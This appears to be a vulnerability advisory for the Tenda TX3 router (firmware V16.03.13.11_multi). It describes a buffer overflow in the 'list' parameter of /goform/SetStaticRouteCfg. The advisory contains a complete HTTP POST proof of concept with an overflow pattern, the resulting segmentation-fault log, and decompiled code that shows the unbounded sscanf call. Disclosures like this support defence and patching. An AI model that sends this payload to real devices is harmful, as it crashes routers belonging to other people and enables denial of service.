Vendor of the products:    Tenda

Affected products:    Tenda TX3 V16.03.13.11_multi


Hardware Link: [https://www.tendacn.com/tw/download/detail-4015.html](https://www.tendacn.com/tw/download/detail-4015.html)

# Vulnerability Description

A buffer overflow vulnerability was discovered in Tenda TX3 V16.03.13.11_multi, triggered by the list  parameter at /goform/SetStaticRouteCfg. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

# POC


send



```
POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1047
Origin: http://192.168.0.1
Connection: close
Referer:
http://192.168.0.1/static_route.html?random=0.7381589705439757&

list=
1aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaa
aqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaa
bhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaa
bxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaa
coaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaa
dfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaa
dvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaa
emaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaa
fdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaa
ftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaa
gkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaa
hbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaa
hraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaa
iiaaijaaikaailaaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaa
iyaaizaajbaajcaajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaa
jpaajqaajraajsaajtaajuaajvaajwaajxaajyaaj92.168.0.0,255.255.255.
0,192.168.0.5,WAN1
```


You can see that the router has crashed.



```
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
zsh: segmentation fault  sudo chroot ./ ./qemu-arm-static ./bin/httpd
```

# Code in httpd


In the `formSetRouteStatic` function, the `list` parameter is received and passed to the `save_staticroute_data` function.



```
void __fastcall fromSetRouteStatic(webs_t wp, char_t *path, char_t *query)
{
  unsigned __int8 *v4; // r0
  int v5; // r0
  unsigned __int8 param_str[256]; // [sp+0h] [bp-110h] BYREF

  memset(param_str, 0, sizeof(param_str));
  v4 = websGetVar(wp, (char_t *)"list", (char_t *)&byte_7A45B);
  save_staticroute_data("adv.staticroute", v4, 0x7Eu);
  if ( CommitCfm(v5) )
  {
    sprintf((char *)param_str, "advance_type=%d", 8);
    send_msg_to_netctrl(5, param_str);
  }
  websWrite(wp, *(char_t **)param_str);
  websWrite(wp, *(char_t **)param_str);
  websDone(wp, 200);
}
```

In the `save_staticroute_data` function, the `_isoc99_sscanf` function is used to assign a value to the `dst_net` variable without any length restriction, leading to a buffer overflow.



```

  v14 = c;
  memset(old_staticroute, 0, sizeof(old_staticroute));
  memset(mib_name, 0, sizeof(mib_name));
  memset(mib_value, 0, sizeof(mib_value));
  memset(dst_net, 0, sizeof(dst_net));
  memset(net_mask, 0, sizeof(net_mask));
  memset(net_gw, 0, sizeof(net_gw));
  memset(net_ifname, 0, sizeof(net_ifname));
  if ( strlen((const char *)buf) > 4 )
  {
    get_old_staticroute_data(list_name, old_staticroute);
    for ( i = 1; ; ++i )
    {
      v6 = strchr((const char *)buf, v14);
      if ( !v6 )
        break;
      *v6 = 0;
      v13 = (unsigned __int8 *)(v6 + 1);
      memset(mib_name, 0, sizeof(mib_name));
      sprintf((char *)mib_name, "%s.list%d", list_name, i);
      if ( _isoc99_sscanf(buf, "%[^,],%[^,],%[^,],%s", dst_net, net_mask, net_gw, net_ifname) == 4 )
      {
        v7 = compare_with_old_staticroute(old_staticroute, dst_net);
        if ( !v7 )
        {
          v8 = strcmp((const char *)net_ifname, "WAN1");
          if ( !v8 )
            v9 = "%s;%s;%s;1;%s";
          if ( v8 )
            v9 = "%s;%s;%s;2;%s";
```